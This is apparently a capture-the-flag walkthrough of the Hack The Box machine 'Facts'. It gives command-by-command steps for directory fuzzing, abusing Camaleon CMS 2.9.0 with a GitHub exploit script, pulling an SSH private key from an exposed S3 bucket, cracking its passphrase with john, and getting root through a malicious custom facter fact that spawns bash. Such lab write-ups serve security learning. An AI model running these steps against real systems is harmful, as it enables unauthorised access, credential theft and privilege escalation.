

Command: nmap -Pn -sS -A 10.129.88.88

Command: echo 10.129.88.88 facts.htb >> /etc/hosts

Command: ffuf -u http://facts.htb/FUZZ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -k -fc 404

Notice the admin is accessible, now go to http://facts.htb/admin, it will redirect you to a login page,

Now login with the created user, you will notice the that is powered by CAMALEON CMS version 2.9.0


Take the script from this Rep on Github
Command: python3 http://facts.htb fits fits

noe login as with the same username and password,, you will see the admin panel, go to settings, general site, filesystem settings:
Download AWS on Kali if not installed, otherwise go to the next step of configuring AWS
Command: curl “https://awscli.amazonaws.com/awscli-exe-linux-x86_64.zip” -o “awscliv2.zip”


Command: unzip awscliv2.zip

Command: sudo ./aws/install
Now lets configure AWS
Command: aws configure, then put the key that is shown in the settings mentioned above

Command: aws –endpoint-url http://facts.htb:54321 s3 ls

Now lets follow the directory of internal, we see .ssh directory, we can see authorized_keys and id_5****

Download both of them by the following commands:
Command: aws –endpoint-url http://facts.htb:54321 s3 cp s3://internal/.ssh/authorized_keys ./authroized_keys

Command: aws –endpoint-url http://facts.htb:54321 s3 cp s3://internal/.ssh/id_ed25519 ./id_ed25519

Convert Private Key to John Format
Command: /usr/share/john/ssh2john.py id_ed25519 > ssh_private.john

Command: john –wordlist=/usr/share/wordlists/rockyou.txt ssh_private.john

now let’s fetch the username through ssh-keygen command
Command: ssh-keygen -y -P “d*****” -f id_ed25519

let’s login to get the user.txt
Command: chmod 600 id_ed25519
Command: ssh -i id_ed25519 trivia@facts.htb, then enter the passphrase “d*********”

Command: cd home/william
Command: cat user.txt

Privilege Escalation to ROOT
Command: sudo -l
Command: sudo facter -p

Command: mkdir /tmp/facts
Command: cd /tmp/facts

Command: cat > rootshell.rb << ‘EOF’
Facter.add(:rootshell) do
setcode { exec “/bin/bash” }
end
EOF

Command: sudo facter –custom-dir /tmp/facts rootshell

Command: cat root.txt



Leave a Reply